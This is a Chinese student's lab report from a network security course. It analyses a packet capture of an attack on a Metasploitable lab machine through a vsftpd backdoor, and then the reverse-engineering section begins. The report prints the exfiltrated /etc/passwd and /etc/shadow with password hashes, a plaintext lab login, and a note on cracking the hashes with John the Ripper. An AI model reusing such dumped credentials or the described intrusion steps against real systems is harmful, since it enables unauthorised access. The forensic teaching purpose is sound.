“网络安全综合实验III”实验报告

**.**

1.严格按照模板格式包括行距、字体、段落格式等等，不符合模板规范则扣分!

2.封面要一致(上面有评分项)

3.报告内容包括：封面 目录 内容 总结

4.评分分为：撰写规范性 实验过程 问题分析与小结

5.共8次课，四个部分，电子档收集后交由本班学委，由学位打包交给老师；

6.1701—韩兰胜、1702—李伟明、1703—王美珍。

**班 级：　 IS1703　 　　　.**

**姓名：　　 徐立威　　　　　　.**

**学号：　　　U201714513　　　　　.**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **项目** | **撰写规范** | **实验过程** | **问题分析与小结** | **总分** | **教师签字** |
| 分值 | 20 | 40 | 40 | 100 |  |
| 评分 |  |  |  |  |  |

目录

[1. 网络嗅探 3](#_Toc6552)

[1.1. 实验过程记录 3](#_Toc14146)

[1.2. 实验问题分析与总结 12](#_Toc3986)

[1.3. 建议与意见 12](#_Toc4906)

[2. 软件逆向 13](#_Toc16761)

[2.1. 实验过程记录 13](#_Toc12085)

[2.2. 实验问题分析与总结 18](#_Toc20540)

[2.3. 建议与意见 18](#_Toc29160)

[3. 漏洞挖掘与利用 19](#_Toc29774)

[3.1. 实验过程记录 19](#_Toc5580)

[3.2. 实验问题分析与总结 23](#_Toc23155)

[3.3. 建议与意见 23](#_Toc26503)

[4. 补丁技术 24](#_Toc27620)

[4.1. 实验过程记录 24](#_Toc26096)

[4.2. 实验问题分析与总结 33](#_Toc1172)

[4.3. 建议与意见 33](#_Toc23490)

# 网络嗅探

## 实验过程记录

### 流量统计

Wireshark加载之后，点击上方菜单统计-->ipv4 statistics-->all address

确定IP地址范围，如图1.1。

从图中可以看出主要观察192.168.2.222、192.168.2.235、192.168.2.183、192.168.2.1。根据已知信息，数据包是在靶机192.168.2.222上截的包。




图1.1

### 获得主机信息：IP、域名、用户名等信息

#### nbns过滤

根据实验要求，我们要对靶机192.168.2.222的攻击手段进行分析，通过过滤nbns信息，可以查看到查询域的报文信息（端口为137），如图1.2。




图1.2

第一条发现192.168.2.222发起了一个广播包，主机名为WORKGROUP，目的ip为192.168.2.255，说明这是广播包，用于NBNS广播查找。






图1.3

第二条是对第一条的回复，也就是告诉192.168.2.222那个WORKGROUP对应192.168.2.246。



图1.4




图1.5

#### Ip+smb过滤

但是，并没有192.168.2.222的用户名，因此我们可以使用剩余的ip加之smb进行过滤。从中可以看到METASPLOITABLE对应着192.168.2.222。




图1.6



#### browser.server过滤

还一种更为简单的查询主机名的方法，直接通过过滤广播包来看主机名，其结果和上面的分析一致。




图1.7

#### 用户名查询

模仿案例1中过滤ftp-data报文的方法得到的结果没有如案例一样，只有一个压缩包被传输。

模仿案例2中利用网址进行分析的方法时，竟然发现https://packettotal.com网站上传上去之后就错误，无法进行分析。





图1.8

#### 流量追踪+数据导出

使用ftp-data看看攻击者通过ftp传送了什么，发现只有一个报文流1196。然后，往下看到1195。看到用户名：newuser和密码：anewuser，决定记录下来。






图1.9

采用追踪TCP流的时候，显示的全是乱码，无法探知里面的信息。后来我查看一下原始数据。发现是1f8b0800开头，这是gzip的开头格式，因此可以直接以gzip的格式另存储。再将其解压缩后，发现里面有一个名为1的文件，打开得到图中结果。根据下面的结果192.168.2.183是获取信息的端口号。



图1.10



图1.11



图1.12

#### 获得的/etc/passwd文件

用户名:口令:用户标识号:组标识号:注释性描述:主目录:登录Shell。

截取的/etc/passwd文件：

etc/passwd 0000644 0000000 0000000 00000003213 13654163220 011554 0 ustar root root root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/sh

uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

proxy:x:13:13:proxy:/bin:/bin/sh

www-data:x:33:33:www-data:/var/www:/bin/sh

backup:x:34:34:backup:/var/backups:/bin/sh

list:x:38:38:Mailing List Manager:/var/list:/bin/sh

irc:x:39:39:ircd:/var/run/ircd:/bin/sh

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh

nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

libuuid:x:100:101::/var/lib/libuuid:/bin/sh

dhcp:x:101:102::/nonexistent:/bin/false

syslog:x:102:103::/home/syslog:/bin/false

klog:x:103:104::/home/klog:/bin/false

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash

bind:x:105:113::/var/cache/bind:/bin/false

postfix:x:106:115::/var/spool/postfix:/bin/false

ftp:x:107:65534::/home/ftp:/bin/false

postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false

tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false

distccd:x:111:65534::/:/bin/false

user:x:1001:1001:just a user,111,,:/home/user:/bin/bash

service:x:1002:1002:,,,:/home/service:/bin/bash

telnetd:x:112:120::/nonexistent:/bin/false

proftpd:x:113:65534::/var/run/proftpd:/bin/false

statd:x:114:65534::/var/lib/nfs:/bin/false

myuser:x:1003:1003:,,,:/home/myuser:/bin/bash

newuser:x:1004:1004:,,,:/home/newuser:/bin/bash

etc/shadow 0000640 0000000 0000052 00000002462 13654163214 012055 0 ustar root shadow root:$1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0:18387:0:99999:7:::

daemon:\*:14684:0:99999:7:::

bin:\*:14684:0:99999:7:::

sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::

sync:\*:14684:0:99999:7:::

games:\*:14684:0:99999:7:::

man:\*:14684:0:99999:7:::

lp:\*:14684:0:99999:7:::

mail:\*:14684:0:99999:7:::

news:\*:14684:0:99999:7:::

uucp:\*:14684:0:99999:7:::

proxy:\*:14684:0:99999:7:::

www-data:\*:14684:0:99999:7:::

backup:\*:14684:0:99999:7:::

list:\*:14684:0:99999:7:::

irc:\*:14684:0:99999:7:::

gnats:\*:14684:0:99999:7:::

nobody:\*:14684:0:99999:7:::

libuuid:!:14684:0:99999:7:::

dhcp:\*:14684:0:99999:7:::

syslog:\*:14684:0:99999:7:::

klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::

sshd:\*:14684:0:99999:7:::

msfadmin:$1$XyONoYvl$yiPDyTSNCkbiqVqm4B/uX/:18387:0:99999:7:::

bind:\*:14685:0:99999:7:::

postfix:\*:14685:0:99999:7:::

ftp:\*:14685:0:99999:7:::

postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::

mysql:!:14685:0:99999:7:::

tomcat55:\*:14691:0:99999:7:::

distccd:\*:14698:0:99999:7:::

user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::

service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::

telnetd:\*:14715:0:99999:7:::

proftpd:!:14727:0:99999:7:::

statd:\*:15474:0:99999:7:::

myuser:$1$VO7/0G4e$wLdDg4cV498GFfFr/yL6F0:18385:0:99999:7:::

newuser:$1$5GhlnfS5$QA9.s7O.PCN8Jk90lA0ds1:18387:0:99999:7:::

### 数据分析

拿到的那个压缩包，看到/etc/passwd。说明这是传递用户的用户名和密码，攻击者显然得手了。/etc/passwd中一行记录对应着一个用户，每行记录又被冒号(:)分隔为7个字段，其格式和具体含义如下：用户名:口令:用户标识号:组标识号:注释性描述:主目录:登录Shell。

#### **“用户名”**

是代表用户账号的字符串。通常长度不超过8个字符，并且由大小写字母和/或数字组成。登录名中不能有冒号(:)，因为冒号在这里是分隔符。为了兼容起见。

登录名中最好不要包含点字符(.)，并且不使用连字符(-)和加号(+)打头。

#### **“口令”**

一些系统中，存放着加密后的用户口令字。虽然这个字段存放的只是用户口令的加密串，不是明文，但是由于/etc/passwd文件对所有用户都可读，所以这仍是

一个安全隐患。因此，现在许多Linux系统（如SVR4）都使用了shadow技术，把真正的加密后的用户口令字存放到/etc/shadow文件中，而在/etc/passwd文件的

口令字段中只存放一个特殊的字符，例如“x”或者“\*”。

#### **“用户标识号”**

是一个整数，系统内部用它来标识用户。一般情况下它与用户名是一一对应的。如果几个用户名对应的用户标识号是一样的，系统内部将把它们视为同一个用户。

但是它们可以有不同的口令、不同的主目录以及不同的登录Shell等。通常用户标识号的取值范围是0～65535。0是超级用户root的标识号，1～99由系统保留。

作为管理账号，普通用户的标识号从100开始。在Linux系统中，这个界限是500。

#### **“组标识号”**

字段记录的是用户所属的用户组。它对应着/etc/group文件中的一条记录。

#### **“注释性描述”**

字段记录着用户的一些个人情况，例如用户的真实姓名、电话、地址等，这个字段并没有什么实际的用途。在不同的Linux系统中，这个字段的格式并没有统一。

在许多Linux系统中，这个字段存放的是一段任意的注释性描述文字，用做finger命令的输出。

#### **“主目录”**

是用户的起始工作目录，它是用户在登录到系统之后所处的目录。在大多数系统中，各用户的主目录都被组织在同一个特定的目录下，而用户主目录的名称就是

该用户的登录名。各用户对自己的主目录有读、写、执行（搜索）权限，其他用户对此目录的访问权限则根据具体情况设置。

### 攻击手法分析

使用ftp过滤，查看攻击机和靶机的ftp报文通信，这个在流量跟踪里有类似的操作。我们可以发现第四行有一个FTP的包，名为user.tgz，并且是攻击主机发送到靶机的，实际上就是之前分析数据。




图1.13

根据上面的报文通信，我们可以得知攻击者是通过工具发现了VSFTPD源码包存在后门漏洞，然后监听了6200端口，并通过该端口执行恶意命令。

通过过滤该端口并追踪tcp流以及数据分析，发现攻击者使用id命令获得root权限，然后创建一个新的用户：newuser。之后便是将passwd,shadow这两个文件压缩至user.tgz中，再通过ftp将该压缩包传输到攻击机中。

### 解密

利用john the ripper这个工具进行暴力破解，得到下面的结果。




图1.14

## 实验问题分析与总结

实验的难点感觉在于攻击手法的分析和解密过程，特别是解密过程，解密的时候工具的运用即为关键，在查阅一定资料之后才知道john the ripper工具，所以这也考验着工具的使用。

## 建议与意见

本次实验是通过分析抓包的数据，还原攻击的过程。具体过程已经再上面给出。这次实验需要通过经验以及安全方面的只是，推测如何利用漏洞实现攻击的目标。

希望能讲解下解密过程，解密过程是在同学的帮助下完成的，感觉还是不怎么会运用工具。

# 软件逆向

## 实验过程记录

### 实验任务

1, 自己选择合适的逆向分析方式，分析这个样本的功能，并编写行为分析报告文档。

2，自己选择合适的逆向分析方式，并定位到样本中解密服务器相关信息的反汇编代码位置，并写出解密算法的分析文档。

3，自己选择合适的高级语言，还原出解密算法的等价高级语言语法，并解密出远程服务器信息相关的密文。

### 实验对象分析

这是研究对象，从文件的信息可以看出，这是网络加速器，拥有用户登录等确认身份手段，如图2.1，图2.2。

